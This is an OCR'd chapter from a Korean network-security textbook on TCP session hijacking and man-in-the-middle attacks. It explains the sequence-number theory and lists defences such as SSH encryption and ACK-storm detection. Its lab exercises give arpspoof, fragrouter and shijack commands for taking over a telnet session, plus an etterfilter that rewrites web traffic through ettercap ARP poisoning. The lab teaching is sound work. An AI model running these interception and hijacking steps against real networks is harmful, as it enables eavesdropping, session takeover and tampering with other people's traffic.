
원리를 IT 가르쳤 맛있다

네트워크 해킹과 보안

개정3판

정보 보안 개론과 실습



Chapter 09 세션 하이재킹

목차

01 세션 하이재킹 공격

02 TCP 세션 하이재킹

03 MITM 공격

IT COOKBOOK

학습목표

- 세션 하이재킹 공격의 패턴을 이해하고 실행할 수 있다.
- 세션 하이재킹 공격을 탐지할 수 있다.
- 세션 하이재킹 공격 시 적절한 대책과 예방법을 이해한다.
- MITM 공격을 이해하고 수행할 수 있다.

■ 세션 하이재킹(Session Hijacking)

- '세션 가로채기'라는 의미
- 세션 : 사용자와 컴퓨터, 또는 두 컴퓨터 간의 활성화 상태

■ TCP 세션 하이재킹

- Non-Blind Attack(로컬 세션 하이재킹 공격)
  - 서버와 클라이언트가 통신할 때 TCP의 시퀀스 넘버를 제어의 문제점을 파고든 공격
  - 공격 대상을 탐지할 수 있으며, 시퀀스 넘버를 알아낼 수 있음.
- Blind Attack(원격 세션 하이재킹)
  - 공격 대상을 탐지할 수 없으며 시퀀스 넘버를 알아낼 수 없음.

그림 9-1 TCP 세션 하이재킹 개념도

■ TCP 시퀀스 넘버 교환

표 9-1 TCP 연결에서의 시퀀스 넘버 정의

명칭	설명
Clent_My_Seq	클라이언트가 관리하는 자신의 시퀀스 넘버
Client_Server_Seq	클라이언트가 알고 있는 서버의 시퀀스 넘버
Server_My_Seq	서버가 관리하는 자신의 시퀀스 넘버
Server_Client_Seq	서버가 알고 있는 클라이언트의 시퀀스 넘버
Data_Len	데이터의 길이

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 동기화(Synchronized) 상태

그림 9-2 정상적인 TCP 세션의 성립 과정

- Client_My_Seq = Server_Client_Seq
- Server_My_Seq = Client_Server_Seq

■ 비동기화(Desynchronized) 상태

① 데이터가 전송되기 전까지는 안정적인(stable) 상태

- Client_My_Seq ≠ Server_Client_Seq
- Server_My_Seq ≠ Client_Server_Seq

② 데이터가 전송될 때는 저장, 클라이언트에 서버의 승인 번호는 전달되지 않음.

- Server_Client_Seq < Client_My_Seq
- Client_My_Seq < Server_Client_Seq + Data_Len

③ 패킷 수신이 불가능한 상태로, 데이터도 버려짐.

- Server_Client_Seq + Data_Len < Client_My_Seq
- Client_My_Seq < Server_Client_Seq

■ 비동기화 상태로 만드는 방법

- 서버에서 초기 설정 단계의 접속을 끊고 다른 시퀀스 넘버로 새로운 접속 생성
- 널(Null) 데이터를 보내는 방법

■ 새로운 접속 생성하기

- 서버와 클라이언트가 각자 알고 있는 시퀀스 넘버를 조작해서 속임
- 클라이언트측
  - Client_My_Seq = 공격자가 생성한 Server_Client_Seq
  - Client_Server_Seq = 공격자가 생성한 Server_My_Seq
- 서버측
  - Server_Client_Seq = 공격자가 생성한 Client_My_Seq
  - Server_My_Seq = 공격자가 생성한 Client_Server_Seq

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 새로운 접속 생성하기




그림 9-3 TCP 세션 하이재킹 공격 시 TCP 세션의 변경 과정

■ 애크 스톰(Ack Storm)

- 클라이언트가 정상적인 패킷을 보내면 서버는 정상적이지 않은 시퀀스 넘버로 인식하며, 시퀀스 넘버를 맞추기 위해 ACK 패킷에 Server_My_Seq와 Server_Client_Seq를 담아 보냄.
- 클라이언트는 서버가 보내온 Server_Client_Seq가 자신의 Client_My_Seq와 다름을 확인하고, 서버에 Client_My_Seq 와 Client_Server_Seq가 담긴 ACK를 보내는데 이러한 과정이 무한히 반복되는 경우를 뜻함.

→ 잘못된 패킷이 전달되지 않도록 ARP 스푸핑을 해두고 공격을 실시

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

실습환경
- 텔넷 서버 시스템 : 우분투 서버 16
- 텔넷 클라이언트 시스템 : 우분투 데스크탑 14
- 공격자 시스템 : 칼리 리눅스
- 필요 프로그램 : arpspoof, shijack

■ 공격 순서

① 클라이언트가 서버로 텔넷 접속을 한다.

② 공격자가 ARP 스푸핑으로 패킷의 흐름이 공격자를 통과하도록 변경한다.

③ 클라이언트와 서버의 통신을 끊고, 해당 세션을 클라이언트로부터 빼앗는다.

2. TCP 세션 하이재킹

실습 **9-1** 텔넷 세션 하이재킹하기

① shijack 설치하기

- TCP 세션 하이재킹에 사용할 shijack 다운로드

  https://packetstormsecurity.com/files/24657/shijack.tgz.html

- 압축 풀어 실행

  tar xvzf shijack.tgz

그림 9-5 shijack의 압축 해제 및 실행 파일 확인

2. TCP 세션 하이재킹

실습 **9-1** 텔넷 세션 하이재킹하기

① shijack 설치하기

- shijack-lnx를 실행하여 실행 옵션 확인

./shijack-lnx

```
root@kali: ~/Downloads/shijack
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads/shijack# ./shijack-lnx
Usage: ./shijack-lnx <interface> <src ip> <src port> <dst ip> <dst port> [-r]
<interface>              The interface you are going to hijack on.
<src ip>                 The source ip of the connection.
<src port>               The source port of the connection.
<dst ip>                 The destination IP of the connection.
<dst port>               The destination port of the connection.
[-r]                     Reset the connection rather than hijacking it.

Coded by spwny, Inspiration by cyclozine (http://www.geocities.com/stasikous).
root@kali:~/Downloads/shijack#
```

그림 9-6 shijack-lnx의 실행 옵션 확인

② 텔넷 접속 생성하기

telnet 192.168.0.2

```
wishfree@ubuntu-S-16: ~
wishfree@ubuntu-14:~$ telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Ubuntu 16.04 LTS
ubuntu-S-16 login: wishfree
Password:
Last login: Sun Sep 18 15:33:19 KST 2016 from 192.168.0.200 on pts/0
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

123 packages can be updated.
0 updates are security updates.


wishfree@ubuntu-S-16:~$
```

그림 9-7 텔넷 연결 생성

③ 패킷 릴레이 설정하기

- ARP 스푸핑 공격 전 fragrouter를 이용하여 패킷이 끊어지지 않도록 준비

fragrouter -B1

그림 9-8 fragrouter 실행

④ ARP 스푸핑

- 텔넷 서버와 클라이언트 모두 ARP 스푸핑 수행

arpspoof -t 192.168.0.2 192.168.0.200




그림 9-9 텔넷 서버에 대한 ARP 스푸핑 공격

arpspoof -t 192.168.0.200 192.168.0.2




그림 9-10 텔넷 클라이언트에 대한 ARP 스푸핑 공격

⑤ 패킷 확인하기

- tcpdump를 이용하여 텔넷 서버와 클라이언트 간의 패킷 확인




그림 9-11 텔넷 연결에 대한 Tcpdump 결과

⑥ 세션 하이재킹 공격 수행하기

./shijack-lnx eth0 192.168.0.200 37426 192.168.0.2 23




그림 9-12 shijack을 이용한 세션 하이재킹 1

⑥ 세션 하이재킹 공격 수행하기

- 클라이언트에서 아무 키나 입력하면 shijack에서 탐지한 패킷의 시퀀스 넘버를 확인하고 세션을 하이재킹함.




그림 9-13 shijack을 이용한 세션 하이재킹 2

⑥ 세션 하이재킹 공격 수행하기

- 세션 하이재킹이 완료된 상태에서 test 디렉토리를 생성하는 명령어 입력

  mkdir test

그림 9-14 세션 하이재킹 후 명령어 입력

- 텔넷 서버에서 해당 폴더를 확인

그림 9-15 세션 하이재킹에 의한 디렉토리 생성 결과

■ TCP 세션 하이재킹의 보안 대책

- 가장 기본적인 보안 대책
  - SSH와 같이 암호화된 연결을 사용하는 것
- 비동기화 상태 탐지
  - 서버와 시퀀스 넘버를 주기적으로 체크하여 비동기화 상태에 빠지는지 탐지
- ACK Storm 탐지
  - 윈도우 크기에 맞지 않는 데이터가 전송되면 정확한 윈도우 크기에 대한 교정 패킷을 보내게 되고, 서로에 대한 교정 패킷이 정상적으로 작동하지 못하기 때문에 무한 루프에 걸리게 됨.
- 패킷의 유실과 재전송 증가 탐지
  - 공격자가 중간에 끼어서 동작을 하므로 패킷의 유실과 재전송이 발생
- 예상치 못한 접속의 리셋
  - 세션 하이재킹에 대한 최우선의 대책은 데이터 전송의 암호화

■ MITM(Man In The Middle) 공격

- 글자 그대로 누군가의 사이에 끼어드는 것
- 클라이언트와 서버의 통신에 암호화된 채널을 이용하면서 ARP 리다이렉트와 ICMP 리다이렉트, ARP 스푸핑이 무용지물이 되자 이를 극복하기 위해 탄생
- MITM은 패킷 내용을 바꾸기 시도

3. MITM 공격

실습 9-2 웹에서 MITM 공격하기

실습환경
- 공격자 시스템 : 칼리 리눅스
- 내부 웹 서버 시스템 : 윈도우 서버 2012
- 클라이언트 시스템 : 윈도우 7
- 필요 프로그램 : ettercap

① 내부 웹 서버 설정하기

- C:₩inetpub₩wwwroot 폴더에 그림 파일 넣기

그림 9-17 내부 웹 서버의 그림 파일

② etterfilter 설정하기

- 공격을 위해서 필터를 먼저 만들어 둠.

filter.txt (~/Downloads) - VIM

File Edit View Search Terminal Help

```
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://192.168.0.1/bonobono.jpg\" ");
   replace("IMG SRC=", "img src=\"http://192.168.0.1/bonobono.jpg\" ");
   msg("Replace the picture.\n");
}
                                                              1,1           All
```

그림 9-18 etterfilter 소스 파일

③ etterfilter 컴파일하기

etterfilter -o filter.ef filter.txt




그림 9-19 etterfilter 컴파일

④ MITM 공격 수행하기

- 터미널에서 ettercap을 –G 옵션을 이용하여 GUI 환경으로 실행

```
ettercap - G
```




그림 9-20 ettercap을 GUI 환경으로 실행

④ MITM 공격 수행하기

- [Sniff]-[Unified Sniffing] 선택
- [Hosts]-[Hosts List]를 실행하고 [Hosts]-[Scan for hosts]를 실행하여 해당 네트워크의 모든 호스트를 확인
- 공격 대상 시스템 선택 후, 공격 대상에 추가




그림 9-22 호스트 목록 확인 및 공격 대상(Target) 추가

④ MITM 공격 수행하기

- [Targets]-[Current Targets]를 실행하여 추가된 공격 대상 확인
- [Filters]-[Load a filter]를 이용하여 filter.ef 필터를 지정




그림 9-23 추가된 공격 대상(Target) 확인

그림 9-24 필터 선택

④ MITM 공격 수행하기

- [Mitm]-[ARP poisoning]으로 ARP 스푸핑 공격을 수행
- 팝업 창에서 'Sniff remote connections'를 선택하여 라우터로 통하는 패킷을 스니핑




그림 9-25 ARP 스푸핑 공격 실행

⑤ MITM 공격 확인하기

- 클라이언트에서 아무 사이트나 접속한 후 확인

